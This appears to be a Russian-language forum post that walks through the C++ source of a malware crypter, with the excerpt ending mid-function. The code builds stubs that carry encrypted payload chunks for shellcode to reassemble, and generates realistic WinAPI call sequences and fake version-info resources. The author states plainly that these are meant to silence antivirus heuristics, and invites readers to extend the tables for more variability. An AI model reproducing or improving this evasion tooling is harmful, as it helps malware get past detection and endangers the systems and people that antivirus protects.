> payload_chunks[2].orig_size = 0xF9D1F23A; // оригинальное значение размера блока
> payload_chunks[1].orig_size = 0x6BF3B0F5; // оригинальное значение размера блока
> payload_chunks[1].entr_data = (PBYTE)payload_0; // указатель на чунк
> payload_chunks[2].entr_data = (PBYTE)payload_2; // указатель на чунк
> payload_chunks[1].offset = 0x6BF3A4E4; // офсет чунка
> ```
>
> Click to expand...

C:

```
        if( payload.get_chunk(PAYLOAD_CHUNK_TEXT1) )
        {
            stub << "extern \"C\" void WINAPI payload_0();\r\n";
        }

        if( payload.get_chunk(PAYLOAD_CHUNK_TEXT2) )
        {
            stub << "extern \"C\" void WINAPI payload_1();\r\n";
        }

        if( image_size==0 )
        {
            mCode asm_file(0xFFFF);

            if( (chunk = payload.get_chunk(PAYLOAD_CHUNK_TEXT1)) )
            {
                asm_file.clear();

                if( orig_nt->FileHeader.Machine==IMAGE_FILE_MACHINE_I386 )
                {
                    asm_file << ".586\r\n";
                    asm_file << ".model flat,stdcall\r\n";
                }

                asm_file << "option casemap:none\r\n";
                asm_file << "option prologue:none\r\n";
                asm_file << "option epilogue:none\r\n";
                asm_file << ".code\r\n\r\npayload_0 proc\r\n";
                asm_file << "; entr_size = " << chunk->entr_size << ", orig_size = " <<
chunk->orig_size << "\r\n";

                payload.get_string(asm_file, PST_ASM, 0);

                asm_file << "payload_0 endp\r\nend\r\n";

                path_builder.add_file("payload_0.asm", asm_file.get(), asm_file.length());
                compiler.add_asm_file("payload_0.asm");
            }

            compiler.add_main_cpp();

            if( (chunk = payload.get_chunk(PAYLOAD_CHUNK_TEXT2)) )
            {
                asm_file.clear();

                if( orig_nt->FileHeader.Machine==IMAGE_FILE_MACHINE_I386 )
                {
                    asm_file << ".586\r\n";
                    asm_file << ".model flat,stdcall\r\n";
                }
```

```
                asm_file << "option casemap:none\r\n";
                asm_file << "option prologue:none\r\n";
                asm_file << "option epilogue:none\r\n";
                asm_file << ".code\r\n\r\npayload_1 proc\r\n";
                asm_file << "; entr_size = " << chunk->entr_size << ", orig_size = " <<
chunk->orig_size << "\r\n";

                payload.get_string(asm_file, PST_ASM, 1);

                asm_file << "payload_1 endp\r\nend\r\n";

                path_builder.add_file("payload_1.asm", asm_file.get(), asm_file.length());
                compiler.add_asm_file("payload_1.asm");
            }
        }

        if( payload.get_chunk(PAYLOAD_CHUNK_DATA) )
        {
            stub << "BYTE payload_2[] = {\r\n";
            payload.get_string(stub, PST_CPP, 2);
            stub << "};\r\n";
        }

        if( payload.get_chunk(PAYLOAD_CHUNK_RDATA) )
        {
            stub << "const BYTE payload_3[] = {\r\n";
            payload.get_string(stub, PST_CPP, 3);
            stub << "};\r\n";
        }
```

Для правильной работы загрузчика у итогового файла должны быть правильные виртуальные и физические размеры секций, выполняем настройку итоговых размеров:

C:

```
        // not first call
        if( image_size > 0 )
        {
            // need_size + extend data
            total_size = (orig_nt->OptionalHeader.SizeOfImage - image_size) +
random.get_equal(config.image.extend.min,config.image.extend.max);

            // calculate total_size for .data, .rdata sections
            // extend image
            if( !config.image.rdata )
            {
                data_size += ALIGN_UP(total_size, 0x1000);
            }else if( !config.image.data )
            {
                rdata_size += ALIGN_UP(total_size, 0x1000);
            }else{
                DWORD new_rdata_size = (total_size * config.image.rdata) / 100;
                DWORD new_data_size  = total_size - new_rdata_size;

                rdata_size += ALIGN_UP(new_rdata_size,0x1000);
                data_size  += ALIGN_UP(new_data_size,0x1000);
            }
        }else{
            if( globals.length() )
            {
                data_pos  = random.get_less(0,globals.length());
                rdata_pos = random.get_less(0,globals.length());
            }else{
                data_pos = 0;
                rdata_pos = 0;
            }
        }

        if( image_size > 0 && !extend_vars_added )
        {
            //lines.add("PBYTE pdata_extend = data_extend;\r\n");
            //lines.add("PBYTE prdata_extend = (PBYTE)rdata_extend;\r\n");

            extend_vars_added = true;
        }
```

Непосредственно расширяем размер секции rdata таким вот нехитрым триком:

C:

```
if( !globals.length() )
{
    if( image_size > 0 )
    {
        stub << "const BYTE rdata_extend[" << rdata_size << "] = {0};\r\n";
        stub << "BYTE data_extend[" << data_size << "];\r\n";
    }
}else{
    MVAR_INFO* var = globals.first();
    for(int i = 0; var ; i++ )
    {
        if( i==rdata_pos && image_size > 0 )
        {
            stub << "const BYTE rdata_extend[" << rdata_size << "] = {0};\r\n";
        }

        if( i==data_pos && image_size > 0 )
        {
            stub << "BYTE data_extend[" << data_size << "];\r\n";
        }

        stub << var->string << ";\r\n";

        var = globals.next();
    }
}
```

Добавляем описание сгенерированных прототипов функций и результатов их исполнения:
Пример:

> Code:
>
> ```
> INT32 __stdcall function_trash_13(INT64 arg0, INT32 arg1, UINT32 arg2);
> INT32 __fastcall function_trash_10(INT32 arg0, INT32 arg1);
> INT32 __fastcall function_trash_8(UINT64 arg0);
> INT32 __cdecl function_trash_1();
> INT32 __stdcall function_trash_9(UINT64 arg0);
> INT32 __cdecl function_trash_12();
> INT32 __stdcall function_trash_11(UINT64 arg0, UINT32 arg1, UINT16 arg2, INT32 arg3,
> UINT16 arg4);
> INT32 __fastcall function_trash_6(UINT32 arg0, UINT64 arg1, INT8 arg2);
> INT32 __cdecl function_trash_3(UINT16 arg0, UINT16 arg1);
> INT32 __fastcall function_trash_4(INT8 arg0, INT16 arg1, INT64 arg2);
> INT32 __fastcall function_trash_5(INT32 arg0, INT32 arg1);
> INT32 __fastcall function_trash_2(UINT64 arg0, INT8 arg1, INT32 arg2, UINT16 arg3);
> INT32 __fastcall function_trash_7();
> INT32 __stdcall function_trash_13(INT64 arg0, INT32 arg1, UINT32 arg2)
> ```
>
> Click to expand...

C:

```
        for(int i = 0; i < all_functions.get_count(); i++)
        {
            mFunction* func = all_functions.get_value(i);

            if( !lstrcmpA(func->get_name(), "DllMain") || !lstrcmpA(func->get_name(),
"WinMain") || !lstrcmpA(func->get_name(), "wWinMain") )
                continue;

            func->get_prototype_string(stub);
        }

        for(int i = 0; i < all_functions.get_count(); i++)
        {
            all_functions.get_value(i)->get_string(stub);
        }
```

Сохраняем итоговый стаб в сформированной директории:
C:

```
            _tprintf(_T("Building...\n"));
        dbg_tset();

        CHAR main_cpp_path[MAX_PATH];

        lstrcpyA(main_cpp_path, path_builder.get_tmp_folder());
        lstrcatA(main_cpp_path, "main.cpp");

        file_put_contentsA(main_cpp_path, stub.get(), stub.length());

#ifdef _DEBUG
        file_put_contentsA("...\\test_crypt\\main.cpp", stub.get(), stub.length());
#endif
```

Финальные штрихи:
Генерируем пакетный файл с нужными нам параметрами для передачи компилятору и линкеру.
Отчитываемся о времени на генерацию файла.
Удаляем временные папки.
Чистим переменные, память.
C:

```
        // create bat file and build application
        if( (image_size = compiler.build(arg_out))==-1 )
        {
#ifdef _DEBUG
            __debugbreak();
#endif
            return;
        }

        _tprintf(_T("Build time: %d sec\n"), dbg_tget());
    }

    patcher.patch_markers();

    _tprintf(_T("SUCCESS: Build created.\r\n"));

    path_builder.remove_tmp_folder();

    mem_free(idata);
```

А теперь самая интересная часть:
Формируем паттерны генерации связок winapi вызовов (это не тупой рандомный генеринг случайных winapi, это связки функций встречающиеся в реальном ПО.) Например функция ReadFile без предварительного CreateFile вызовет агр у любого эвристика, правильные связки последовательностей winapi и аргументы заставляют эвристики молчать и добавлять балл к легитимности кода.
C:

```
void files_lock_constr(mImport *apis, mCode &str, API_TEMPLATE *tmpl, MVAR_INFO* arg, bool
is_trash)
{
    MIMPORT_KERNEL32_GROUP_FILES* info = (MIMPORT_KERNEL32_GROUP_FILES*)arg->userdata;

    if( info->is_locked ) // locked
    {
        info->is_locked = false;

        PMVAR_INFO var = apis->get_or_add_var(MVT_BOOL);

        if( info->is_lock_ex )
        {
            //bugfix (0xC0000005): we must set reverved!=0, because hFile in code will be
0xffffffff, but LockFileEx check for console handle (hfile & 0x10000003)==3, and then take
data vrom (hfile + 8), but it will be < 0x10000
            str << var->name << " = UnlockFileEx(" << arg->name << ", " <<
random.get_equal(1,0xFF) << ", " << info->lock_vars[0]<< ", " << info->lock_vars[1]<< ",
NULL);";
        }else{
            str << var->name << " = UnlockFile(" << arg->name << ", " << info->lock_vars[0]<<
", " << info->lock_vars[1]<< ", " << info->lock_vars[2]<< ", " << info->lock_vars[3] << ");";
        }
    }else{
        info->is_locked = true;
        info->is_lock_ex = random.get_equal(0,1);

        PMVAR_INFO var = apis->get_or_add_var(MVT_BOOL);

        if( info->is_lock_ex )
        {
            for(int i = 0; i < 2; i++)
            {
                info->lock_vars[i] = random.get_less(0,0x4000);
            }

            //bugfix (0xC0000005): we must set reverved!=0, because hFile in code will be
0xffffffff, but LockFileEx check for console handle (hfile & 0x10000003)==3, and then take
data vrom (hfile + 8), but it will be < 0x10000
            str << var->name << " = LockFileEx(" << arg->name << ", " <<
random.get_equal(1,2) << ", " << random.get_equal(1,0xFFFFFFFF) << ", " << info->lock_vars[0]
<< ", " << info->lock_vars[1]<< ", NULL);";
        }else{
            for(int i = 0; i < 4; i++)
            {
                info->lock_vars[i] = random.get_less(0,0x4000);
            }

            str << var->name << " = LockFile(" << arg->name << ", " << info->lock_vars[0]<<
", " << info->lock_vars[1]<< ", " << info->lock_vars[2]<< ", " << info->lock_vars[3] << ");";
```

```
        }
    }
}
```

Структура с вероятными генерируемыми winapi. (Вы можете расширить их до бесконечности).

Движок криптора позволяет тонко настроить аргументы функций и диапазоны генерации для различных типов данных.

C:

```
API_TEMPLATE files_read_write[] = {
    {NULL, NULL, {NULL, PT_PTR_ADDVAR, MVT_BOOL}, "WriteFile",{{NULL,PT_ARG},
{NULL,PT_PTR_ANY},{NULL, PT_RAND,0,512},{NULL,PT_PTR_ADDVAR,MVT_UINT32},{NULL,PT_NULL,0},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_PTR_ADDVAR, MVT_BOOL}, "WriteFileEx",{{NULL,PT_ARG},
{NULL,PT_PTR_ANY},{NULL,PT_RAND,0,512},{NULL,PT_NULL},{NULL,PT_NULL,0},{NULL,PT_NONE,0},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_PTR_ADDVAR, MVT_BOOL}, "WriteFileGather",{{NULL,PT_ARG},
{NULL,PT_PTR_ADDVAR,MVT_FILE_SEGMENT_ELEMENT},{NULL,PT_RAND,0,512},{NULL,PT_NULL},
{NULL,PT_NULL,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},

    {NULL, NULL, {NULL, PT_PTR_ADDVAR, MVT_BOOL}, "ReadFile",{{NULL,PT_ARG},
{NULL,PT_PTR_ANY,0},{NULL,PT_RAND,0,512},{NULL,PT_PTR_ADDVAR,MVT_UINT32},{NULL,PT_NULL,0},
{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_PTR_ADDVAR, MVT_BOOL}, "ReadFileEx",{{NULL,PT_ARG},
{NULL,PT_PTR_ANY,0},{NULL,PT_RAND,0,512},{NULL,PT_NULL},{NULL,PT_NULL,0},{NULL,PT_NONE,0},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_PTR_ADDVAR, MVT_BOOL}, "ReadFileScatter",{{NULL,PT_ARG},
{NULL,PT_PTR_ADDVAR,MVT_FILE_SEGMENT_ELEMENT},{NULL,PT_RAND,0,512},{NULL,PT_NULL},
{NULL,PT_NULL,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
};
```

Можно очень глубоко настраивать генерацию и её опции:

Добавлен задел для некоторых winapi - расширяйте таблицу и код будет намного вариабельнее.

C:

```
void files_read_write_constr(mImport *apis, mCode &str, API_TEMPLATE *tmpl, MVAR_INFO* arg,
bool is_trash)
{
    MIMPORT_KERNEL32_GROUP_FILES *info = (MIMPORT_KERNEL32_GROUP_FILES*)arg->userdata;

    DWORD from, to;

    switch( info->perm )
    {
    case 3: // read & write
        from = 0;
        to = 5;
        break;
    case 2: // write
        from = 0;
        to = 2;
        break;
    case 1:
        from = 3;
        to = 5;
        break;
    }

    apis->parse(str, &files_read_write[ random.get_equal(from,to) ], arg, is_trash);
}

// {"",PT_ARG} - "" is string before param (example: (HANDLE)), PT_ARG argument will taking
// {NULL, PT_NONE} - no parameter

API_TEMPLATE files_templates[] = {
    // {"Name_of_proc",FALSE,{{NULL,PT_ARG},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE},
{NULL,PT_NONE,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},

    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetFileSize",{{NULL,PT_ARG},{"
(LPDWORD)",PT_PTR_ADDVAR,MVT_UINT32},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},
{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "GetFileSizeEx",{{NULL,PT_ARG},
{NULL,PT_PTR_ADDVAR,MVT_LARGE_INTEGER},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},
{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetFileType",{{NULL,PT_ARG},{NULL,PT_NONE},
{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "GetFileInformationByHandle",{{NULL,PT_ARG},
{NULL,PT_PTR_ADDVAR,MVT_BY_HANDLE_FILE_INFORMATION},{NULL,PT_NONE},{NULL,PT_NONE},
{NULL,PT_NONE,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "SetEndOfFile",{{NULL,PT_ARG},{NULL,PT_NONE},
{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, files_lock_constr, {NULL, PT_ADDVAR, MVT_BOOL}, NULL, {{NULL,PT_NONE},
{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "SetFilePointer",{{NULL,PT_ARG},
{NULL,PT_RAND,0,0xFFFF},{NULL,PT_PTR_GETVAR_OR_NULL,MVT_INT32},{NULL,PT_RAND,0,2},
```

```
{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "SetFilePointerEx",{{NULL,PT_ARG},
{NULL,PT_ADDVAR,MVT_LARGE_INTEGER},{NULL,PT_PTR_GETVAR_OR_NULL,MVT_LARGE_INTEGER},
{NULL,PT_RAND,0,2},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "SetFileValidData",{{NULL,PT_ARG},
{NULL,PT_RAND,0,0x7FFFFF},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},
{NULL,PT_NONE,0}}},
};

API_TEMPLATE sysinfo_templates[] = {
    {NULL, NULL, {NULL, PT_NONE}, "GetNativeSystemInfo",{{NULL,PT_PTR_ADDVAR,MVT_SYSTEMINFO},
{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_NONE}, "GetSystemInfo",{{NULL,PT_PTR_ADDVAR,MVT_SYSTEMINFO},
{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetVersion",{{NULL,PT_NONE},{NULL,PT_NONE},
{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "IsProcessorFeaturePresent",
{{NULL,PT_RAND,0,15},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE},{NULL,PT_NONE,0},
{NULL,PT_NONE,0},{NULL,PT_NONE,0}}},
    {ATF_A_OR_W, NULL, {NULL, PT_ADDVAR, MVT_PTCHAR}, "GetCommandLine",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_PROCESS}, "GetCurrentProcess",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetCurrentProcessId",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_THREAD}, "GetCurrentThread",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetCurrentThreadId",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetLogicalDrives",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetLastError",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_HEAP}, "GetProcessHeap",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_UINT32}, "GetVersion",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "AreFileApisANSI",{{NULL,PT_NONE}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_TIMER}, "CreateTimerQueue",{{NULL,PT_NONE}}},
};

API_TEMPLATE Gdi32_trash_procs[] = {
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "AbortPath", {{NULL, PT_ADDVAR, MVT_HDC},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "AngleArc", {{NULL, PT_ADDVAR, MVT_HDC}, {NULL,
PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND_FLOAT,
0, 180}, {NULL, PT_RAND_FLOAT, 0, 180}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "AnimatePalette", {{NULL, PT_ADDVAR,
MVT_HPALETTE}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {"(const PALETTEENTRY*)",
PT_PTR_ANY}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "Arc", {{NULL, PT_ADDVAR, MVT_HDC}, {NULL,
PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0,
0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL,
PT_RAND, 0, 0xFF}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "ArcTo", {{NULL, PT_ADDVAR, MVT_HDC}, {NULL,
PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0,
0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL,
PT_RAND, 0, 0xFF}, {NULL,PT_NONE,0}}},
```

```
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "BeginPath", {{NULL, PT_ADDVAR, MVT_HDC},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "BitBlt", {{NULL, PT_ADDVAR, MVT_HDC}, {NULL,
PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0,
0xFF}, {NULL, PT_ADDVAR, MVT_HDC}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL,
PT_RAND, 0, 0xFF}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "CancelDC", {{NULL, PT_ADDVAR, MVT_HDC},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "Chord", {{NULL, PT_ADDVAR, MVT_HDC}, {NULL,
PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0,
0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {NULL,
PT_RAND, 0, 0xFF}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_INT32}, "CombineRgn", {{NULL, PT_ADDVAR, MVT_HRGN},
{NULL, PT_ADDVAR, MVT_HRGN}, {NULL, PT_ADDVAR, MVT_HRGN}, {NULL, PT_RAND, 0, 0xFF},
{NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "CombineTransform", {{"(LPXFORM)", PT_PTR_ANY},
{"(const XFORM*)", PT_PTR_ANY}, {"(const XFORM*)", PT_PTR_ANY}, {NULL,PT_NONE,0}}},
    {ATF_A_OR_W, NULL, {NULL, PT_ADDVAR, MVT_HENHMETAFILE}, "CopyEnhMetaFile", {{NULL,
PT_ADDVAR, MVT_HENHMETAFILE}, {NULL, PT_ADDVAR, MVT_PTCHAR}, {NULL,PT_NONE,0}}},
    {ATF_A_OR_W, NULL, {NULL, PT_ADDVAR, MVT_HMETAFILE}, "CopyMetaFile", {{NULL, PT_ADDVAR,
MVT_HMETAFILE}, {NULL, PT_ADDVAR, MVT_PTCHAR}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_BOOL}, "DPtoLP", {{NULL, PT_ADDVAR, MVT_HDC}, {"
(LPPOINT)", PT_PTR_ANY}, {NULL, PT_RAND, 0, 0xFF}, {NULL,PT_NONE,0}}},
    {NULL, NULL, {NULL, PT_ADDVAR, MVT_INT32}, "DrawEscape", {{NULL, PT_ADDVAR, MVT_HDC},
{NULL, PT_RAND, 0, 0xFF}, {NULL, PT_RAND, 0, 0xFF}, {"(LPCSTR)", PT_PTR_ANY},
{NULL,PT_NONE,0}}},
    ...
```

Движок позволяет генерировать winapi, принающие на вход целые структуры данных:

C:

```
bool mImportKernel32Sysinfo::get_api(mCode& code, WORD api_id, bool is_loop, bool is_trash)
{
    PMVAR_INFO var1, var2;

    switch( api_id )
    {
        case 0:
            if( procs->get_procs_type()==IPT_A )
            {
                var1 = procs->get_or_add_var(MVT_OSVERSIONINFOA);
            }else{
                var1 = procs->get_or_add_var(MVT_OSVERSIONINFOW);
            }

            switch( var1->userdata )
            {
                case 0: code << var1->name << ".dwOSVersionInfoSize = sizeof(OSVERSIONINFO"
<< procs->get_procs_string() << ");"; break;
                default:
                    var2 = procs->get_or_add_var(MVT_BOOL);
                    code << var2->name << " = GetVersionEx" << procs->get_procs_string() << "
(&" << var1->name << ");";
                    break;
            }
            var1->userdata++;
            break;
        case 1:
            if( procs->get_procs_type()==IPT_A )
            {
                var1 = procs->get_or_add_var(MVT_OSVERSIONINFOEXA);
            }else{
                var1 = procs->get_or_add_var(MVT_OSVERSIONINFOEXW);
            }
            switch( var1->userdata )
            {
                case 0: code << var1->name << ".dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX"
<< procs->get_procs_string() << ");"; break;
                case 1:
                    var2 = procs->get_or_add_var(MVT_BOOL);
                    code << var2->name << " = GetVersionEx" << procs->get_procs_string() << "
((OSVERSIONINFO" << procs->get_procs_string() << "*)&" << var1->name << ");"; break;
                default:
                    var2 = procs->get_or_add_var(MVT_BOOL);
                    code << var2->name << " = VerifyVersionInfo" << procs->get_procs_string()
<< "(&" << var1->name << ", " << (1 << random.get_less(0,8)) << ", NULL);";
                    break;
            }
            var1->userdata++;
            break;
        case 2:
            var1 = procs->get_or_add_var(MVT_LARGE_INTEGER);
```

```
            if( var1->userdata==0 )
            {
                var1->userdata++;

                code <<"QueryPerformanceFrequency(&" << var1->name << ");";
            }else{
                code <<"QueryPerformanceCounter(&" << var1->name << ");";
            }

            break;
        default:
            api_id -= 3;
            PAPI_TEMPLATE temp = &sysinfo_templates[ api_id ];
            procs->parse(code, temp, NULL, is_trash);
            break;
    }

    return true;
}
```

Обратим внимание на генерацию CreateFile, как видите можно контролировать даже уровни доступа.
Обратите внимание на реализацию примитивов в кодогенераторе: add_bits, add_shift, add_null, add_rand - это по истинце огромный потенциал для развития проекта.

C:

```
bool mImportKernel32Files::get_api(mCode& code, WORD api_id, bool is_loop, bool is_trash)
{
    PMVAR_INFO var;

    if( !is_loop )
    {
        var = procs->get_or_add_var(MVT_FILE);
    }else{
        var = procs->get_var(MVT_FILE);
        if( !var )
            return false;
    }

    if( !var->userdata )
    {
        MIMPORT_KERNEL32_GROUP_FILES* info = units.get_new_chunk();

        var->userdata = (DWORD)info;

        info->perm = random.get_less(1,4); // 1 - read , 2 - write

        if( procs->get_procs_type()==IPT_A )
        {
            code << var->name << " = CreateFileA(";
        }else{
            code << var->name << " = CreateFileW(";
        }

        add_path(code, 0);

        PCHAR Permissions[] = {
            "GENERIC_READ",
            "GENERIC_WRITE"
        };

        add_bits(code, TRUE, info->perm, Permissions);
        add_shift(code, TRUE, 0, 3); // file share
        add_null(code, TRUE);  // sec attr
        add_rand(code, TRUE, 0, 5); // create attr
        add_shift(code, TRUE, 1, 10); // file attr
        add_null(code, TRUE);  // template

        code << ");";

        return true;
    }

    PAPI_TEMPLATE temp = &files_templates[ api_id ];

    procs->parse(code, temp, var, is_trash);
```

```
    return true;
}
```

Патчер - mOutputPatcher.cpp

Его главная задача промаркировать метки чунков для того чтобы шеллкод при сборке нашел их и восстановил оригинальный буфер в правильном порядке:
Подробнее смотрите функцию mOutputPatcher::patch_markers().
Если упростить, то на вход подаётся скомпилированный криптованный файл и сериализованный буфер криптованного файла в x64 - далее он патчит метки чунков в файле легитимными буферами.
C:

```
void _tmain(int _Argc, PTCHAR argv[])
{
    if( _Argc < 2 )
    {
        _tprintf(_T("Usage: patcher.exe <file> <serialized_data_base64>\r\n"));
        return;
    }

    PTCHAR out_file = argv[1];
    PTCHAR patch_file = argv[2];

    _tprintf(_T("Output: %s\r\n"), out_file);
    _tprintf(_T("Patch data: %s\r\n"), patch_file);

    mOutputPatcher patch(out_file);

    PMBUF d = file_get_contents(patch_file);

    if( patch.unserialize((PCHAR)d->data, d->size) )
    {
        printf("Total markers: %d\r\n", patch.get_count());

        patch.patch_markers();
    }else{
        printf("Error: unserialize failed!\r\n");
    }
}
```

Генерация ресурсов:

пример генерации версии инфо легитимными словами из списка, не абракадабра.
Добавьте сюда генерацию остальных ресурсов свойственным приложениям из под копилятора Visual Studio и вариативность таблицы ресурсов вырастет в разы.
C:

```
void mResourceBuilder::generate_version_info()
{
    begin_resource();

    mCode verinfo(0xFFFF);
    CHAR version[256];
    CHAR verdot[256];

    DWORD a,b,c,d;

    a = random.get_less(1,9);
    b = random.get_less(0,312);
    c = random.get_less(0,312);
    d = random.get_less(0,9);

    wsprintfA(version,"%d,%d,%d,%d",a,b,c,d);
    wsprintfA(verdot,"%d.%d.%d.%d",a,b,c,d);

    verinfo << "1 VERSIONINFO\r\n";
    verinfo << "\tFILEVERSION " << version << "\r\n";
    verinfo << "\tPRODUCTVERSION " << version << "\r\n";
    verinfo << "\tFILEOS 0x4\r\n";
    verinfo << "\tFILETYPE 0x1\r\n";
    verinfo << "\r\n";
    verinfo << "\tBEGIN\r\n";
    verinfo << "\tBLOCK \"StringFileInfo\"\r\n";
    verinfo << "\tBEGIN\r\n";
    verinfo << "\t\tBLOCK \"040904E4\"\r\n";
    verinfo << "\t\tBEGIN\r\n" ;

    verinfo << "\t\t\tVALUE \"Comments\", \""; get_sentence(verinfo, 2, 6); verinfo <<
"\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"CompanyName\", \"";        get_sentence(verinfo, 1 , 3);
verinfo << "\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"FileDescription\", \"";    get_sentence(verinfo, 2, 6); verinfo
<< "\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"FileVersion\", \"" << verdot << "\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"InternalName\", \"";        get_sentence(verinfo,1 , 2);
verinfo << "\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"LegalCopyright\", \"Copyright © "; get_sentence(verinfo, 2, 6);
verinfo << "\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"LegalTrademarks\", \"";  get_sentence(verinfo, 2, 6); verinfo
<< "\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"OriginalFilename\", \"";get_sentence(verinfo,1 , 2); verinfo <<
"\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"ProductName\", \""; get_sentence(verinfo,1 , 2); verinfo <<
"\\0\"\r\n";
    verinfo << "\t\t\tVALUE \"ProductVersion\", \"" << verdot << "\\0\"\r\n";

    verinfo << "\t\tEND\r\n" ;
    verinfo << "\tEND\r\n" ;
```

```
    verinfo << "\r\n";

    verinfo << "\tBLOCK \"VarFileInfo\"\r\n" ;
